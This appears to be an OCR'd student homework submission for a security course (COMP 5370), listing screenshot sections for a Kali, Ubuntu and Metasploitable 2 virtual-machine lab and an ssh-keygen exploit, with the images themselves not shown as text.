
Hunter Donald
Hzd0011
COMP 5370
Homework 1


1) Screenshots showing Kali, Ubuntu, and Metasploitable 2 running on VirtualBox.

Ubuntu




Hunter Donald
Hzd0011
COMP 5370
Homework 1

Kali




Hunter Donald
Hzd0011
COMP 5370
Homework 1

Metasploitable 2




Hunter Donald
Hzd0011
COMP 5370
Homework 1

2) Screenshots showing communication between VMs.





Hunter Donald
Hzd0011
COMP 5370
Homework 1




Hunter Donald
Hzd0011
COMP 5370
Homework 1


3.1) Screenshots showing ssh-keygen exploit.





